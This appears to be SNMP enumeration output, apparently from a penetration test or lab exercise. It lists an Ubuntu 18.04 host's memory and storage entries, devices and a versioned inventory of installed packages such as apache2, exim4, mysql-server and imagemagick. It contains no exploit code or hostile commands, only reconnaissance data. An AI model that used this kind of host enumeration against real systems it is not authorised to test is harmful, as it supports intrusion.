  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055c0312eba70
@value=1024>]
  Memory size                   : 7.09 MB
  Memory used                   : 7.09 MB

  Description                   : ["Swap space"]
  Device id                     : [#<SNMP::Integer:0x000055c0312e2ba0
@value=10>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055c0312e0fd0
@value=1024>]
  Memory size                   : 976.00 MB
  Memory used                   : 92.00 MB

  Description                   : ["/"]
  Device id                     : [#<SNMP::Integer:0x000055c031333988
@value=31>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055c031331bd8
@value=4096>]
  Memory size                   : 28.45 GB
  Memory used                   : 3.43 GB

  Description                   : ["/run"]
  Device id                     : [#<SNMP::Integer:0x000055c031328bf0
@value=37>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055c031322f70
@value=4096>]
  Memory size                   : 199.39 MB
  Memory used                   : 816.00 KB

  Description                   : ["/dev/shm"]
  Device id                     : [#<SNMP::Integer:0x000055c03131a078
@value=39>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055c0313184a8
@value=4096>]
  Memory size                   : 996.96 MB
  Memory used                   : 0 bytes

  Description                   : ["/run/lock"]
```

```
  Device id                     : [#<SNMP::Integer:0x000055c031144ff0
@value=40>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055c0310cd900
@value=4096>]
  Memory size                   : 5.00 MB
  Memory used                   : 0 bytes

  Description                   : ["/sys/fs/cgroup"]
  Device id                     : [#<SNMP::Integer:0x000055c03107ef08
@value=41>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055c031007f98
@value=4096>]
  Memory size                   : 996.96 MB
  Memory used                   : 0 bytes


[*] File system information:

  Index                         : 1
  Mount point                   : /
  Remote mount point            : -
  Access                        : 1
  Bootable                      : 1

[*] Device information:

  Id                    Type                  Status                Descr
  196608                unknown               running
AuthenticAMD: AMD EPYC 7371 16-Core Processor
  262145                unknown               running
network interface lo
  262146                unknown               running
network interface ens160
  786432                unknown               unknown
Guessing that there's a floating point co-processor

[*] Software components:

  Index                 Name
  1                     accountsservice-0.6.45-1ubuntu1.3
  2                     acl-2.2.52-3build1
```

```
3                       acpid-1:2.0.28-1ubuntu1
4                       adduser-3.116ubuntu1
5                       apache2-2.4.29-1ubuntu4.25
6                       apache2-bin-2.4.29-1ubuntu4.25
7                       apache2-data-2.4.29-1ubuntu4.25
8                       apache2-suexec-custom-2.4.29-1ubuntu4.25
9                       apache2-utils-2.4.29-1ubuntu4.25
10                      apparmor-2.12-4ubuntu5.1
11                      apparmor-utils-2.12-4ubuntu5.1
12                      apport-2.20.9-0ubuntu7.28
13                      apport-symptoms-0.20
14                      apt-1.6.14
15                      apt-utils-1.6.14
16                      aspell-0.60.7~20110707-4ubuntu0.2
17                      aspell-en-2017.08.24-0-0.1
18                      at-3.1.20-3.1ubuntu2
19                      awstats-7.6+dfsg-2ubuntu0.18.04.1
20                      base-files-10.1ubuntu2
21                      base-passwd-3.5.44
22                      bash-4.4.18-2ubuntu1.3
23                      bash-completion-1:2.8-1ubuntu1
24                      bc-1.07.1-2
25                      bcache-tools-1.0.8-2ubuntu0.18.04.1
26                      bind9-1:9.11.3+dfsg-1ubuntu1.18
27                      bind9-host-1:9.11.3+dfsg-1ubuntu1.18
28                      bind9utils-1:9.11.3+dfsg-1ubuntu1.18
29                      binutils-2.30-21ubuntu1~18.04.7
30                      binutils-common-2.30-21ubuntu1~18.04.7
31                      binutils-x86-64-linux-gnu-2.30-21ubuntu1~18.04.7
32                      bsdmainutils-11.1.2ubuntu1
33                      bsdutils-1:2.31.1-0.4ubuntu3.7
34                      btrfs-progs-4.15.1-1build1
35                      btrfs-tools-4.15.1-1build1
36                      busybox-initramfs-1:1.27.2-2ubuntu3.4
37                      busybox-static-1:1.27.2-2ubuntu3.4
38                      byobu-5.125-0ubuntu1
39                      bzip2-1.0.6-8.1ubuntu0.2
40                      ca-certificates-20211016~18.04.1
41                      clamav-0.103.6+dfsg-0ubuntu0.18.04.1
42                      clamav-base-0.103.6+dfsg-0ubuntu0.18.04.1
43                      clamav-daemon-0.103.6+dfsg-0ubuntu0.18.04.1
44                      clamav-freshclam-0.103.6+dfsg-0ubuntu0.18.04.1
45                      clamdscan-0.103.6+dfsg-0ubuntu0.18.04.1
```

```
cloud-guest-utils-0.30-0ubuntu5
cloud-initramfs-copymods-0.40ubuntu1.1
cloud-initramfs-dyn-netconf-0.40ubuntu1.1
command-not-found-18.04.6
command-not-found-data-18.04.6
console-setup-1.178ubuntu2.9
console-setup-linux-1.178ubuntu2.9
coreutils-8.28-1ubuntu1
cpio-2.12+dfsg-6ubuntu0.18.04.4
cpp-4:7.4.0-1ubuntu2.3
cpp-7-7.5.0-3ubuntu1~18.04
crda-3.18-1build1
cron-3.0pl1-128.1ubuntu1.2
cryptsetup-2:2.0.2-1ubuntu1.2
cryptsetup-bin-2:2.0.2-1ubuntu1.2
curl-7.58.0-2ubuntu3.21
dash-0.5.8-2.10
dbconfig-common-2.0.9
dbconfig-mysql-2.0.9
dbus-1.12.2-1ubuntu1.4
debconf-1.5.66ubuntu1
debconf-i18n-1.5.66ubuntu1
debianutils-4.8.4
dictionaries-common-1.27.2
diffutils-1:3.6-1
dirmngr-2.2.4-1ubuntu1.6
distro-info-data-0.37ubuntu0.15
dmeventd-2:1.02.145-4.1ubuntu3.18.04.3
dmidecode-3.1-1ubuntu0.1
dmsetup-2:1.02.145-4.1ubuntu3.18.04.3
dns-root-data-2018013001
dnsmasq-base-2.79-1ubuntu0.6
dnsutils-1:9.11.3+dfsg-1ubuntu1.18
dosfstools-4.1-1
dovecot-core-1:2.2.33.2-1ubuntu4.8
dovecot-imapd-1:2.2.33.2-1ubuntu4.8
dovecot-pop3d-1:2.2.33.2-1ubuntu4.8
dpkg-1.19.0.5ubuntu2.4
e2fslibs-1.44.1-1ubuntu1.4
e2fsprogs-1.44.1-1ubuntu1.4
ebtables-2.0.10.4-3.5ubuntu2.18.04.3
ed-1.10-2.1
eject-2.1.5+deb1+cvs20081104-13.2
```

```
89                      emacsen-common-2.0.8
90                      ethtool-1:4.15-0ubuntu1
91                      exim4-4.90.1-1ubuntu1.9
92                      exim4-base-4.90.1-1ubuntu1.9
93                      exim4-config-4.90.1-1ubuntu1.9
94                      exim4-daemon-heavy-4.90.1-1ubuntu1.9
95                      expect-5.45.4-1
96                      fail2ban-0.10.2-2
97                      fdisk-2.31.1-0.4ubuntu3.7
98                      file-1:5.32-2ubuntu0.4
99                      findutils-4.6.0+git+20170828-2
100                     flex-2.6.4-6
101                     fontconfig-2.12.6-0ubuntu2
102                     fontconfig-config-2.12.6-0ubuntu2
103                     fonts-dejavu-core-2.37-1
104                     fonts-droid-fallback-1:6.0.1r16-1.1
105                     fonts-noto-mono-20171026-2
106                     fonts-ubuntu-console-0.83-2
107                     friendly-recovery-0.2.38ubuntu1.2
108                     ftp-0.17-34
109                     fuse-2.9.7-1ubuntu1
110                     gawk-1:4.1.4+dfsg-1build1
111                     gcc-4:7.4.0-1ubuntu2.3
112                     gcc-7-7.5.0-3ubuntu1~18.04
113                     gcc-7-base-7.5.0-3ubuntu1~18.04
114                     gcc-8-base-8.4.0-1ubuntu1~18.04
115                     geoip-database-20180315-1
116                     gettext-base-0.19.8.1-6ubuntu0.3
117                     ghostscript-9.26~dfsg+0-0ubuntu0.18.04.17
118                     gir1.2-glib-2.0-1.56.1-1
119                     git-1:2.17.1-1ubuntu0.13
120                     git-man-1:2.17.1-1ubuntu0.13
121                     gnupg-2.2.4-1ubuntu1.6
122                     gnupg-l10n-2.2.4-1ubuntu1.6
123                     gnupg-utils-2.2.4-1ubuntu1.6
124                     gpg-2.2.4-1ubuntu1.6
125                     gpg-agent-2.2.4-1ubuntu1.6
126                     gpg-wks-client-2.2.4-1ubuntu1.6
127                     gpg-wks-server-2.2.4-1ubuntu1.6
128                     gpgconf-2.2.4-1ubuntu1.6
129                     gpgsm-2.2.4-1ubuntu1.6
130                     gpgv-2.2.4-1ubuntu1.6
131                     grep-3.1-2build1
```

```
groff-base-1.22.3-10
grub-common-2.02-2ubuntu8.23
grub-gfxpayload-lists-0.7
grub-legacy-ec2-1:1
grub-pc-2.02-2ubuntu8.23
grub-pc-bin-2.02-2ubuntu8.23
grub2-common-2.02-2ubuntu8.23
gsfonts-1:8.11+urwcyr1.0.7~pre44-4.4
guile-2.0-libs-2.0.13+1-5ubuntu0.1
gzip-1.6-5ubuntu1.2
hdparm-9.54+ds-1
hicolor-icon-theme-0.17-2
hostname-3.20
htop-2.1.0-3
idn-1.33-2.1ubuntu1.2
imagemagick-8:6.9.7.4+dfsg-16ubuntu6.13
imagemagick-6-common-8:6.9.7.4+dfsg-16ubuntu6.13
imagemagick-6.q16-8:6.9.7.4+dfsg-16ubuntu6.13
info-6.5.0.dfsg.1-2
init-1.51
init-system-helpers-1.51
initramfs-tools-0.130ubuntu3
initramfs-tools-bin-0.130ubuntu3
initramfs-tools-core-0.130ubuntu3
install-info-6.5.0.dfsg.1-2
installation-report-2.62ubuntu1
iproute2-4.15.0-2ubuntu1.3
iptables-1.6.1-2ubuntu2
iputils-ping-3:20161105-1ubuntu3
iputils-tracepath-3:20161105-1ubuntu3
irqbalance-1.3.0-0.1ubuntu0.18.04.1
isc-dhcp-client-4.3.5-3ubuntu7.4
isc-dhcp-common-4.3.5-3ubuntu7.4
iso-codes-3.79-1
iw-4.14-0.1
javascript-common-11
kbd-2.0.4-2ubuntu1
keyboard-configuration-1.178ubuntu2.9
klibc-utils-2.0.4-9ubuntu2.2
kmod-24-1ubuntu3.5
krb5-locales-1.16-2ubuntu0.2
landscape-common-18.01-0ubuntu3.6
language-selector-common-0.188.3
```

```
laptop-detect-0.16
less-487-0.1
libaccountsservice0-0.6.45-1ubuntu1.3
libacl1-2.2.52-3build1
libaio1-0.3.110-5ubuntu0.1
libapache2-mod-fcgid-1:2.3.9-1
libapache2-mod-php-1:7.2+60ubuntu1
libapache2-mod-php7.2-7.2.24-0ubuntu0.18.04.13
libapache2-mod-rpaf-0.6-13
libapache2-mod-ruid2-0.9.8-3
libapparmor1-2.12-4ubuntu5.1
libapr1-1.6.3-2
libaprutil1-1.6.1-2
libaprutil1-dbd-sqlite3-1.6.1-2
libaprutil1-ldap-1.6.1-2
libapt-inst2.0-1.6.14
libapt-pkg5.0-1.6.14
libargon2-0-0~20161029-1.1
libasan4-7.5.0-3ubuntu1~18.04
libasn1-8-heimdal-7.5.0+dfsg-1ubuntu0.1
libaspell15-0.60.7~20110707-4ubuntu0.2
libassuan0-2.5.1-2
libatm1-1:2.5.1-2build1
libatomic1-8.4.0-1ubuntu1~18.04
libattr1-1:2.4.47-2build1
libaudit-common-1:2.8.2-1ubuntu1.1
libaudit1-1:2.8.2-1ubuntu1.1
libauthen-sasl-perl-2.1600-1
libavahi-client3-0.7-3.1ubuntu1.3
libavahi-common-data-0.7-3.1ubuntu1.3
libavahi-common3-0.7-3.1ubuntu1.3
libbind9-160-1:9.11.3+dfsg-1ubuntu1.18
libbinutils-2.30-21ubuntu1~18.04.7
libblkid1-2.31.1-0.4ubuntu3.7
libbsd0-0.8.7-1ubuntu0.1
libbz2-1.0-1.0.6-8.1ubuntu0.2
libc-bin-2.27-3ubuntu1.6
libc-dev-bin-2.27-3ubuntu1.6
libc6-2.27-3ubuntu1.6
libc6-dev-2.27-3ubuntu1.6
libcairo2-1.15.10-2ubuntu0.1
libcap-ng0-0.7.7-3.1
libcap2-1:2.25-1.2
```

```
  218                   libcap2-bin-1:2.25-1.2
  219                   libcc1-0-8.4.0-1ubuntu1~18.04
  220                   libcgi-fast-perl-1:2.13-1
  221                   libcgi-pm-perl-4.38-1
  222                   libcilkrts5-7.5.0-3ubuntu1~18.04
  223                   libclamav9-0.103.6+dfsg-0ubuntu0.18.04.1
  224                   libcom-err2-1.44.1-1ubuntu1.4
  225                   libcrypt-openssl-bignum-perl-0.09-1build1
  226                   libcrypt-openssl-rsa-perl-0.28-5build2
  227                   libcryptsetup12-2:2.0.2-1ubuntu1.2
  228                   libcups2-2.2.7-1ubuntu2.9
  229                   libcupsfilters1-1.20.2-0ubuntu3.1
  230                   libcupsimage2-2.2.7-1ubuntu2.9
  231                   libcurl3-gnutls-7.58.0-2ubuntu3.21
  232                   libcurl4-7.58.0-2ubuntu3.21
  233                   libdatrie1-0.2.10-7
  234                   libdb5.3-5.3.28-13.1ubuntu1.1
  235                   libdbi1-0.9.0-5
  236                   libdbus-1-3-1.12.2-1ubuntu1.4
  237                   libdebconfclient0-0.213ubuntu1
  238                   libdevmapper-event1.02.1-2:1.02.145-
4.1ubuntu3.18.04.3
  239                   libdevmapper1.02.1-2:1.02.145-4.1ubuntu3.18.04.3
  240                   libdigest-hmac-perl-1.03+dfsg-1
  241                   libdjvulibre-text-3.5.27.1-8ubuntu0.4
  242                   libdjvulibre21-3.5.27.1-8ubuntu0.4
  243                   libdns-export1100-1:9.11.3+dfsg-1ubuntu1.18
  244                   libdns1100-1:9.11.3+dfsg-1ubuntu1.18
  245                   libdrm-common-2.4.101-2~18.04.1
  246                   libdrm2-2.4.101-2~18.04.1
  247                   libdumbnet1-1.12-7build1
  248                   libedit2-3.1-20170329-1
  249                   libelf1-0.170-0.4ubuntu0.1
  250                   libencode-locale-perl-1.05-1
  251                   liberror-perl-0.17025-1
  252                   libestr0-0.1.10-2.1
  253                   libevent-2.1-6-2.1.8-stable-4build1
  254                   libevent-core-2.1-6-2.1.8-stable-4build1
  255                   libexpat1-2.2.5-3ubuntu0.7
  256                   libext2fs2-1.44.1-1ubuntu1.4
  257                   libexttextcat-2.0-0-3.4.5-1
  258                   libexttextcat-data-3.4.5-1
  259                   libfastjson4-0.99.8-2
```

```
260                     libfcgi-perl-0.78-2build1
261                     libfdisk1-2.31.1-0.4ubuntu3.7
262                     libffi6-3.2.1-8
263                     libfftw3-double3-3.3.7-1
264                     libfl-dev-2.6.4-6
265                     libfl2-2.6.4-6
266                     libfontconfig1-2.12.6-0ubuntu2
267                     libfreetype6-2.8.1-2ubuntu2.2
268                     libfribidi0-0.19.7-2ubuntu0.1
269                     libfuse2-2.9.7-1ubuntu1
270                     libgc1c2-1:7.4.2-8ubuntu1
271                     libgcc-7-dev-7.5.0-3ubuntu1~18.04
272                     libgcc1-1:8.4.0-1ubuntu1~18.04
273                     libgcrypt20-1.8.1-4ubuntu1.3
274                     libgd3-2.2.5-4ubuntu0.5
275                     libgdbm-compat4-1.14.1-6
276                     libgdbm5-1.14.1-6
277                     libgeoip1-1.6.12-1
278                     libgirepository-1.0-1-1.56.1-1
279                     libglib2.0-0-2.56.4-0ubuntu0.18.04.9
280                     libglib2.0-data-2.56.4-0ubuntu0.18.04.9
281                     libgmp10-2:6.1.2+dfsg-2ubuntu0.1
282                     libgnutls30-3.5.18-1ubuntu1.6
283                     libgomp1-8.4.0-1ubuntu1~18.04
284                     libgpg-error0-1.27-6
285                     libgpm2-1.20.7-5
286                     libgraphite2-3-1.3.11-2
287                     libgs9-9.26~dfsg+0-0ubuntu0.18.04.17
288                     libgs9-common-9.26~dfsg+0-0ubuntu0.18.04.17
289                     libgsasl7-1.8.0-8ubuntu3
290                     libgssapi-krb5-2-1.16-2ubuntu0.2
291                     libgssapi3-heimdal-7.5.0+dfsg-1ubuntu0.1
292                     libharfbuzz0b-1.7.2-1ubuntu1
293                     libhcrypto4-heimdal-7.5.0+dfsg-1ubuntu0.1
294                     libheimbase1-heimdal-7.5.0+dfsg-1ubuntu0.1
295                     libheimntlm0-heimdal-7.5.0+dfsg-1ubuntu0.1
296                     libhogweed4-3.4.1-0ubuntu0.18.04.1
297                     libhtml-parser-perl-3.72-3build1
298                     libhtml-tagset-perl-3.20-3
299                     libhtml-template-perl-2.97-1
300                     libhttp-date-perl-6.02-1
301                     libhttp-message-perl-6.14-1
302                     libhx509-5-heimdal-7.5.0+dfsg-1ubuntu0.1
```

```
                libicu60-60.2-3ubuntu3.2
                libidn11-1.33-2.1ubuntu1.2
                libidn2-0-2.0.4-1.1ubuntu0.2
                libijs-0.35-0.35-13
                libilmbase12-2.2.0-11ubuntu2
                libio-html-perl-1.001-1
                libio-socket-inet6-perl-2.72-2
                libio-socket-ssl-perl-2.060-3~ubuntu18.04.1
                libip4tc0-1.6.1-2ubuntu2
                libip6tc0-1.6.1-2ubuntu2
                libiptc0-1.6.1-2ubuntu2
                libirs160-1:9.11.3+dfsg-1ubuntu1.18
                libisc-export169-1:9.11.3+dfsg-1ubuntu1.18
                libisc169-1:9.11.3+dfsg-1ubuntu1.18
                libisccc160-1:9.11.3+dfsg-1ubuntu1.18
                libisccfg160-1:9.11.3+dfsg-1ubuntu1.18
                libisl19-0.19-1
                libisns0-0.97-2build1
                libitm1-8.4.0-1ubuntu1~18.04
                libjbig0-2.1-3.1build1
                libjbig2dec0-0.13-6
                libjpeg-turbo8-1.5.2-0ubuntu5.18.04.6
                libjpeg8-8c-2ubuntu8
                libjs-jquery-3.2.1-1
                libjs-sphinxdoc-1.6.7-1ubuntu1
                libjs-underscore-1.8.3~dfsg-1ubuntu0.1
                libjson-c3-0.12.1-1.3ubuntu0.3
                libk5crypto3-1.16-2ubuntu0.2
                libkeyutils1-1.5.9-9.2ubuntu2.1
                libklibc-2.0.4-9ubuntu2.2
                libkmod2-24-1ubuntu3.5
                libkrb5-26-heimdal-7.5.0+dfsg-1ubuntu0.1
                libkrb5-3-1.16-2ubuntu0.2
                libkrb5support0-1.16-2ubuntu0.2
                libksba8-1.3.5-2ubuntu0.18.04.1
                libkyotocabinet16v5-1.2.76-4.2
                liblcms2-2-2.9-1ubuntu0.1
                libldap-2.4-2-2.4.45+dfsg-1ubuntu1.11
                libldap-common-2.4.45+dfsg-1ubuntu1.11
                libllvm3.9-1:3.9.1-19ubuntu1
                liblocale-gettext-perl-1.07-3build2
                liblqr-1-0-0.4.2-2.1
                liblsan0-8.4.0-1ubuntu1~18.04
```

```
  346                   libltdl7-2.4.6-2
  347                   liblua5.2-0-5.2.4-1.1build1
  348                   liblvm2app2.2-2.02.176-4.1ubuntu3.18.04.3
  349                   liblvm2cmd2.02-2.02.176-4.1ubuntu3.18.04.3
  350                   liblwp-mediatypes-perl-6.02-1
  351                   liblwres160-1:9.11.3+dfsg-1ubuntu1.18
  352                   liblxc-common-3.0.3-0ubuntu1~18.04.1
  353                   liblxc1-3.0.3-0ubuntu1~18.04.1
  354                   liblz4-1-0.0~r131-2ubuntu3.1
  355                   liblzma5-5.2.2-1.3ubuntu0.1
  356                   liblzo2-2-2.08-1.2
  357                   libmagic-mgc-1:5.32-2ubuntu0.4
  358                   libmagic1-1:5.32-2ubuntu0.4
  359                   libmagickcore-6.q16-3-8:6.9.7.4+dfsg-16ubuntu6.13
  360                   libmagickcore-6.q16-3-extra-8:6.9.7.4+dfsg-
16ubuntu6.13
  361                   libmagickwand-6.q16-3-8:6.9.7.4+dfsg-16ubuntu6.13
  362                   libmail-dkim-perl-0.44-1
  363                   libmail-spf-perl-2.9.0-4
  364                   libmailtools-perl-2.18-1
  365                   libmailutils5-1:3.4-1
  366                   libmnl0-1.0.4-2
  367                   libmount1-2.31.1-0.4ubuntu3.7
  368                   libmpc3-1.1.0-1
  369                   libmpdec2-2.4.2-1ubuntu1
  370                   libmpfr6-4.0.1-1
  371                   libmpx2-8.4.0-1ubuntu1~18.04
  372                   libmspack0-0.6-3ubuntu0.3
  373                   libmysqlclient20-5.7.40-0ubuntu0.18.04.1
  374                   libncurses5-6.1-1ubuntu1.18.04
  375                   libncursesw5-6.1-1ubuntu1.18.04
  376                   libnet-dns-perl-1.10-2
  377                   libnet-ip-perl-1.26-1
  378                   libnet-smtp-ssl-perl-1.04-1
  379                   libnet-ssleay-perl-1.84-1ubuntu0.2
  380                   libnet-xwhois-perl-0.90-4
  381                   libnetaddr-ip-perl-4.079+dfsg-1build2
  382                   libnetfilter-conntrack3-1.0.6-2
  383                   libnetpbm10-2:10.0-15.3build1
  384                   libnettle6-3.4.1-0ubuntu0.18.04.1
  385                   libnewt0.52-0.52.20-1ubuntu1
  386                   libnfnetlink0-1.0.1-3
  387                   libnghttp2-14-1.30.0-1ubuntu1
```

```
388                     libnih1-1.0.3-6ubuntu2
389                     libnl-3-200-3.2.29-0ubuntu3
390                     libnl-genl-3-200-3.2.29-0ubuntu3
391                     libnpth0-1.5-3
392                     libnss-systemd-237-3ubuntu10.56
393                     libntfs-3g88-1:2017.3.23-2ubuntu0.18.04.5
394                     libntlm0-1.4-8ubuntu0.1
395                     libnuma1-2.0.11-2.1ubuntu0.1
396                     libopenexr22-2.2.0-11.1ubuntu1.9
397                     libp11-kit0-0.23.9-2ubuntu0.1
398                     libpam-cap-1:2.25-1.2
399                     libpam-modules-1.1.8-3.6ubuntu2.18.04.3
400                     libpam-modules-bin-1.1.8-3.6ubuntu2.18.04.3
401                     libpam-runtime-1.1.8-3.6ubuntu2.18.04.3
402                     libpam-systemd-237-3ubuntu10.56
403                     libpam0g-1.1.8-3.6ubuntu2.18.04.3
404                     libpango-1.0-0-1.40.14-1ubuntu0.1
405                     libpangocairo-1.0-0-1.40.14-1ubuntu0.1
406                     libpangoft2-1.0-0-1.40.14-1ubuntu0.1
407                     libpaper-utils-1.1.24+nmu5ubuntu1
408                     libpaper1-1.1.24+nmu5ubuntu1
409                     libparted2-3.2-20ubuntu0.2
410                     libpcap0.8-1.8.1-6ubuntu1.18.04.2
411                     libpci3-1:3.5.2-1ubuntu1.1
412                     libpcre2-8-0-10.31-2
413                     libpcre3-2:8.39-9ubuntu0.1
414                     libperl5.26-5.26.1-6ubuntu0.6
415                     libpipeline1-1.5.0-1
416                     libpixman-1-0-0.34.0-2
417                     libplymouth4-0.9.3-1ubuntu7.18.04.2
418                     libpng16-16-1.6.34-1ubuntu0.18.04.2
419                     libpolkit-agent-1-0-0.105-20ubuntu0.18.04.6
420                     libpolkit-backend-1-0-0.105-20ubuntu0.18.04.6
421                     libpolkit-gobject-1-0-0.105-20ubuntu0.18.04.6
422                     libpopt0-1.16-11
423                     libpq5-10.22-0ubuntu0.18.04.1
424                     libprocps6-2:3.3.12-3ubuntu1.2
425                     libpsl5-0.19.1-5build1
426                     libpython-stdlib-2.7.15~rc1-1
427                     libpython2.7-2.7.17-1~18.04ubuntu1.8
428                     libpython2.7-minimal-2.7.17-1~18.04ubuntu1.8
429                     libpython2.7-stdlib-2.7.17-1~18.04ubuntu1.8
430                     libpython3-stdlib-3.6.7-1~18.04
```

```
  431                   libpython3.6-3.6.9-1~18.04ubuntu1.8
  432                   libpython3.6-minimal-3.6.9-1~18.04ubuntu1.8
  433                   libpython3.6-stdlib-3.6.9-1~18.04ubuntu1.8
  434                   libquadmath0-8.4.0-1ubuntu1~18.04
  435                   libreadline5-5.2+dfsg-3build1
  436                   libreadline7-7.0-3
  437                   libroken18-heimdal-7.5.0+dfsg-1ubuntu0.1
  438                   librrd8-1.7.0-1build1
  439                   librtmp1-2.4+20151223.gitfa8646d.1-1
  440                   libsasl2-2-2.1.27~101-g0780600+dfsg-3ubuntu2.4
  441                   libsasl2-modules-2.1.27~101-g0780600+dfsg-
3ubuntu2.4
  442                   libsasl2-modules-db-2.1.27~101-g0780600+dfsg-
3ubuntu2.4
  443                   libseccomp2-2.5.1-1ubuntu1~18.04.2
  444                   libselinux1-2.7-2build2
  445                   libsemanage-common-2.7-2build2
  446                   libsemanage1-2.7-2build2
  447                   libsensors4-1:3.4.0-4ubuntu0.1
  448                   libsepol1-2.7-1ubuntu0.1
  449                   libsigsegv2-2.12-1
  450                   libslang2-2.3.1a-3ubuntu1
  451                   libsmartcols1-2.31.1-0.4ubuntu3.7
  452                   libsnmp-base-5.7.3+dfsg-1.8ubuntu3.7
  453                   libsnmp30-5.7.3+dfsg-1.8ubuntu3.7
  454                   libsocket6-perl-0.27-1build2
  455                   libsodium23-1.0.16-2
  456                   libsqlite3-0-3.22.0-1ubuntu0.7
  457                   libss2-1.44.1-1ubuntu1.4
  458                   libssh2-1-1.8.0-1
  459                   libssl1.0.0-1.0.2n-1ubuntu5.10
  460                   libssl1.1-1.1.1-1ubuntu2.1~18.04.20
  461                   libstdc++6-8.4.0-1ubuntu1~18.04
  462                   libsys-hostname-long-perl-1.5-1
  463                   libsystemd0-237-3ubuntu10.56
  464                   libtasn1-6-4.13-2
  465                   libtcl8.6-8.6.8+dfsg-3
  466                   libtext-charwidth-perl-0.04-7.1
  467                   libtext-iconv-perl-1.7-5build6
  468                   libtext-wrapi18n-perl-0.06-7.1
  469                   libtfm1-0.13-4
  470                   libthai-data-0.1.27-2
  471                   libthai0-0.1.27-2
```

```
472                 libtiff5-4.0.9-5ubuntu0.8
473                 libtimedate-perl-2.3000-2
474                 libtinfo5-6.1-1ubuntu1.18.04
475                 libtirpc1-0.2.5-1.2ubuntu0.1
476                 libtsan0-8.4.0-1ubuntu1~18.04
477                 libubsan0-7.5.0-3ubuntu1~18.04
478                 libudev1-237-3ubuntu10.56
479                 libunistring2-0.9.9-0ubuntu2
480                 libunwind8-1.2.1-8
481                 liburi-perl-1.73-1
482                 libusb-1.0-0-2:1.0.21-2
483                 libutempter0-1.1.6-3
484                 libuuid1-2.31.1-0.4ubuntu3.7
485                 libwebp6-0.6.1-2ubuntu0.18.04.1
486                 libwind0-heimdal-7.5.0+dfsg-1ubuntu0.1
487                 libwmf0.2-7-0.2.8.4-12
488                 libwrap0-7.6.q-27
489                 libx11-6-2:1.6.4-3ubuntu0.4
490                 libx11-data-2:1.6.4-3ubuntu0.4
491                 libxau6-1:1.0.8-1ubuntu1
492                 libxcb-render0-1.13-2~ubuntu18.04
493                 libxcb-shm0-1.13-2~ubuntu18.04
494                 libxcb1-1.13-2~ubuntu18.04
495                 libxdmcp6-1:1.1.2-3
496                 libxext6-2:1.3.3-1
497                 libxml2-2.9.4+dfsg1-6.1ubuntu1.7
498                 libxmlsec1-1.2.25-1build1
499                 libxmlsec1-openssl-1.2.25-1build1
500                 libxmuu1-2:1.1.2-2
501                 libxpm4-1:3.5.12-1
502                 libxrender1-1:0.9.10-1
503                 libxslt1.1-1.1.29-5ubuntu0.3
504                 libxtables12-1.6.1-2ubuntu2
505                 libyaml-0-2-0.1.7-2ubuntu3
506                 libzip4-1.1.2-1.1
507                 libzstd1-1.3.3+dfsg-2ubuntu1.2
508                 linux-base-4.5ubuntu1.7
509                 linux-firmware-1.173.21
510                 linux-generic-4.15.0.20.23
511                 linux-headers-4.15.0-20-4.15.0-20.21
512                 linux-headers-4.15.0-20-generic-4.15.0-20.21
513                 linux-headers-generic-4.15.0.20.23
514                 linux-image-4.15.0-20-generic-4.15.0-20.21
```

```
linux-image-generic-4.15.0.20.23
linux-libc-dev-4.15.0-196.207
linux-modules-4.15.0-20-generic-4.15.0-20.21
linux-modules-extra-4.15.0-20-generic-4.15.0-20.21
locales-2.27-3ubuntu1.6
login-1:4.5-1ubuntu2.3
logrotate-3.11.0-0.1ubuntu1
lsb-base-9.20170808ubuntu1
lsb-release-9.20170808ubuntu1
lshw-02.18-0.1ubuntu6.18.04.2
lsof-4.89+dfsg-0.1
ltrace-0.7.3-6ubuntu1
lvm2-2.02.176-4.1ubuntu3.18.04.3
lxcfs-3.0.3-0ubuntu1~18.04.3
lxd-3.0.0-0ubuntu4
lxd-client-3.0.0-0ubuntu4
m4-1.4.18-1
mailutils-1:3.4-1
mailutils-common-1:3.4-1
make-4.1-9.1ubuntu1
man-db-2.8.3-2ubuntu0.1
manpages-4.15-1
manpages-dev-4.15-1
mawk-1.3.3-17ubuntu3
mc-3:4.8.19-1
mc-data-3:4.8.19-1
mdadm-4.1~rc1-3~ubuntu18.04.4
mime-support-3.60ubuntu1
mlocate-0.26-2ubuntu3.1
mount-2.31.1-0.4ubuntu3.7
mtr-tiny-0.92-1
multiarch-support-2.27-3ubuntu1.6
mysql-client-5.7.40-0ubuntu0.18.04.1
mysql-client-5.7-5.7.40-0ubuntu0.18.04.1
mysql-client-core-5.7-5.7.40-0ubuntu0.18.04.1
mysql-common-5.8+1.0.4
mysql-server-5.7.40-0ubuntu0.18.04.1
mysql-server-5.7-5.7.40-0ubuntu0.18.04.1
mysql-server-core-5.7-5.7.40-0ubuntu0.18.04.1
nano-2.9.3-2
ncurses-base-6.1-1ubuntu1.18.04
ncurses-bin-6.1-1ubuntu1.18.04
ncurses-term-6.1-1ubuntu1.18.04
```

```
  558                   net-tools-1.60+git20161116.90da8a0-1ubuntu1
  559                   netbase-5.4
  560                   netcat-openbsd-1.187-1ubuntu0.1
  561                   netpbm-2:10.0-15.3build1
  562                   netplan.io-0.36.1
  563                   networkd-dispatcher-1.7-0ubuntu3.5
  564                   nginx-1.23.2-1~bionic
  565                   nplan-0.99-0ubuntu3~18.04.5
  566                   ntfs-3g-1:2017.3.23-2ubuntu0.18.04.5
  567                   ntpdate-1:4.2.8p10+dfsg-5ubuntu7.3
  568                   open-iscsi-2.0.874-5ubuntu2.11
  569                   open-vm-tools-2:11.0.5-4ubuntu0.18.04.2
  570                   openssh-client-1:7.6p1-4ubuntu0.7
  571                   openssh-server-1:7.6p1-4ubuntu0.7
  572                   openssh-sftp-server-1:7.6p1-4ubuntu0.7
  573                   openssl-1.1.1-1ubuntu2.1~18.04.20
  574                   os-prober-1.74ubuntu1
  575                   overlayroot-0.40ubuntu1.1
  576                   parted-3.2-20ubuntu0.2
  577                   passwd-1:4.5-1ubuntu2.3
  578                   pastebinit-1.5-2
  579                   patch-2.7.6-2ubuntu1.1
  580                   pciutils-1:3.5.2-1ubuntu1.1
